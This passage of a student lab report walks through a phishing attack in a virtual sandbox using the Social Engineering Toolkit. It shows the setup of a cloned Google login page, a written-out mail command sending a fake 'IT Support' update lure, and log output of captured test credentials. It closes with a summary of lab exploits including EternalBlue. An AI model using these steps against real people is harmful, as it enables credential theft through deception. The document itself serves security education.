
This figure shows the menu of setoolKit that is displayed after running ‘sudo setoolKit’ in Kali’s terminal. The menu offers various attack vectors for conduction social engineering exploits, in this simulation, we will be using ‘Website Attack Vectors’ (option 2).



```
set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks
 in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Met
asploit-based payload. Uses a customized java applet created by Thomas Werth
to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser
exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that
has a username and password field and harvest all the information posted to t
he website.

The TabNabbing method will wait for a user to move to a different tab, then r
efresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This met
hod utilizes iframe replacements to make the highlighted URL link to appear l
egitimate however when clicked a window pops up then is replaced with the mal
icious link. You can edit the link replacement settings in the set_config if
it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web att
ack menu. For example, you can utilize the Java Applet, Metasploit Browser, C
redential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell i
njection through HTA files which can be used for Windows-based PowerShell exp
loitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu
```

Fig 18: Exploring the Website Attack Vectors Module in setoolKit


The representation of the selection of the ‘Website Attack Vectors’ module within the Social Engineering Toolkit. This module offers several web-based attack methods, including the Credential Harvester (option 3), which we will use in this phishing attack.



```
set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu
```


Fig 19: Exploring the Credential Harvester Attack Method

This figure illustrates the selection menu within the ‘Credential Harvester Attack Method’ module of the Social Engineering Toolkit. Amongst these various options, we will be choosing ‘Web Templates’ (option 1). This will allow us to select their pre-made web clones in order to effectively phish someone's credentials.



```
set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities wit
hin SET
[-] to harvest credentials or parameters from a website as well as place them
 into a report

-----------------------------------------------------------------------------
--
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * -
--

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.
2.12]: 192.168.2.12
```


Fig 20: Configuring the Credential Harvester with the Site Cloner



```
________________________________________________________________
            **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

________________________________________________________________

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template: 2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are a
vailable. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] Looks like the web_server can't bind to 80. Are you running Apache or NGI
NX?
Do you want to attempt to disable Apache? [y/n]: y
Stopping apache2 (via systemctl): apache2.service.
Stopping nginx (via systemctl): nginx.service.
[*] Successfully stopped Apache. Starting the credential harvester.
[*] Harvester is ready, have victim browse to your site.
```


Fig 21: Cloning Google Login Page Using Credential Harvester

Here is where we clone Google's login page using the 'Credential Harvester Attack Method' in setoolKit. Once prompted with their template options, we select Google (option 2), as a template for a login page. During this process the tool ensures that any conflicting services (Apache) are stopped to allow proper functionality. The 'Credential Harvester' is successfully launched, running on 'port 80', ready to capture credentials!



```
┌──(jair㉿kali)-[~]
└─$ sudo apt install mailutils
mailutils is already the newest version (1:3.17-2+b2).
The following packages were automatically installed and are no longer required:
  fonts-liberation2         libgfxdr0          libpmem1                 python3-lib2to3
  freerdp2-x11              libglusterfs0      libpostproc57            python3-mistune0
  hydra-gtk                 libgspell-1-2      libpython3.11-dev        python3-pathspec
  ibverbs-providers         libgtk2.0-0t64     librados2                python3-pendulum
  libassuan0                libgtk2.0-bin      librdmacm1t64            python3-pluggy
  libavfilter9              libgtk2.0-common   libre2-10                python3-pytzdata
  libboost-iostreams1.83.0  libibverbs1        libroc0.3                python3-setuptools-scm
  libboost-thread1.83.0     libimobiledevice6  libu2f-udev              python3-trove-classifiers
  libcephfs2                libiniparser1      libusbmuxd6              python3.11
  libdaxctl1                libjim0.82t64      libwinpr2-2t64           python3.11-dev
  libfreerdp-client2-2t64   libjsoncpp25       libzip4t64               python3.11-minimal
  libfreerdp2-2t64          libmbedcrypto7t64  openjdk-17-jre           rwho
  libgail-common            libmfx1            openjdk-17-jre-headless  rwhod
  libgail18t64              libndctl6          perl-modules-5.38        samba-vfs-modules
  libgeos3.12.1t64          libperl5.38t64     python3-diskcache        xcape
  libgfapi0                 libplacebo338      python3-hatch-vcs
  libgfrpc0                 libplist3          python3-hatchling
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 161
```


Fig 22: Installing Mailutils on Kali Linux



```
┌──(jair㉿kali)-[~]
└─$ echo "Dear User,

Your system requires an immediate update. Please log in using the link below:
http://192.168.2.12

Regards,
IT Support" | mail -s "Urgent System Update Required" test.target101@gmail.com
```

Fig 23: Crafting and Sending the Phishing Email to the Target Email

This figure demonstrates the creation and execution of the phishing email using the 'mail' commanded in Kali Linux. '-s' represents the subject line that is written 'Urgent System Update Required' with a message prompting the target with a link to our cloned Google login page (http://192.168.2.12). This step is crucial for initiating the social engineering aspect of the phishing attack by tricking the target into interacting with the malicious link.



Urgent System Update Required

attack101 <test.attack101@gmail.com>
to me

Dear User,

Your system requires an immediate update. Please log in using the link below:
http://192.168.2.12

Regards, IT Support

Fig 24: Phishing Email Delivered





Fig 25: Cloned Google Login Page on Ubuntu, Hosted on Kali Linux

This showcases the cloned Google login page successfully being displayed on our target's (Ubuntu) web application whilst being hosted on our attacking machine (Kali Linux), accessible via IP address '192.168.2.12'. The page does a great job replicating the appearance and functionality of the legitimate Google login interface to deceive the target into entering their credentials.



192.168.2.12


Sign in with your Google Account

test.target101@gmail.com

•••••••••••

One Google Account for everything Google

Fig 26: Submission of Credentials on the Cloned Google Login Page



```
┌──(jair㉿kali)-[~]
└─$ sudo tail -f /usr/share/set/src/logs/harvester.log
_utf8=â
bgresponse=js_disabled
pstMsg=1
dnConn=
checkConnection=
checkedDomains=youtube
Email=test.target101@gmail.com
Passwd=Password213
signIn=Sign+in
PersistentCookie=yes
```

Fig 27: Captured Credentials in 'harvester.log'

This figure showcases the output of the 'harvester.log' file, accessed using the command 'sudo tail -f /usr/share/set/src/logs/harvester.log'.This log is very important for the attacker as it captures the credentials entered by the target from the cloned Google login page. It includes the email address (test.target101@gmaill.com) and the password (Password213). This confirms the successful harvesting of credentials through the cloned phishing page.

Section 3 (Conclusion)

Our project successfully demonstrated the exploitation of critical system vulnerabilities and the impact of social engineering attacks within the virtual sandbox environment. By combining software-based exploits and social tactics, we gained hands-on experience with various attack methodologies while learning the importance of robust computer and human defenses.

The project began with an in-depth research phase, during which we identified potential exploits and prepared plans to implement them within our sandbox. The three exploits we were able to fully implement were: MS08-067 NetAPI, MS17-010 EternalBlue, and a phishing attack that uses the Social Engineering Toolkit. Each of these exploits targeted distinct weaknesses: software flaws in system architecture and human susceptibility to deception, which gives the project a comprehensive scope.

Progress and Results:
MS08-067 NetAPI Exploit:
This exploit targeted a buffer overflow vulnerability in Windows XP's Server Service. It was successfully executed using Metasploit, providing system-level access to the target. The exploit demonstrated the ease with which critical flaws in unpatched systems can be exploited.
MS17-010 EternalBlue Exploit:
This attack exploited the SMB protocol to gain persistent access to the Windows XP system. The exploit's success is another example of how easy it can be to damage unpatched systems.
Phishing Attack:
The social engineering attack simulated credential harvesting through a cloned Google login page. After overcoming challenges with setup and configuration, the attack successfully captured login credentials, illustrating the effectiveness of well-crafted phishing schemes.

Many of the challenges we encountered required minor adjustments and tweaks to fix. By default the windows xp exploits were for 64 bit machines so they had to be adjusted to 32 bit to function properly. Understanding how to install the persistent backdoor into the startup also took some time. Where we ran into the most trouble and had to put our heads together was the Phishing attack. When Jair first tried to clone the Google login page it would break and we couldn't enter any credentials for the exploit to work. We had to adjust the Apache web server and do some investigation to find where the SET Toolkit was saving the cloned files, but once we found it, it was an easy fix. We also ran into trouble configuring the email delivery systems (ssmtp and Mailutils) because of the confusion configurations and compatibility issues, which we managed to fix after some online research. Some exploits couldn't be executed because of system updates and patches, but analyzing these failures provided valuable insights into effective defenses. For example, we could not get Linux Dirty COW (CVE-2016-5195) exploit script working on the

Ubuntu machine because the kernel was updated and patched against Dirty COW, leading us to research more attacks that exploit unpatched security vulnerabilities.

Despite the challenges we ran into, our group was able to successfully execute three exploits and documented their outcomes comprehensively with many screenshots and figure explanations. We addressed the issues we encountered as a team and gained a deeper understanding of both software and human-based exploits.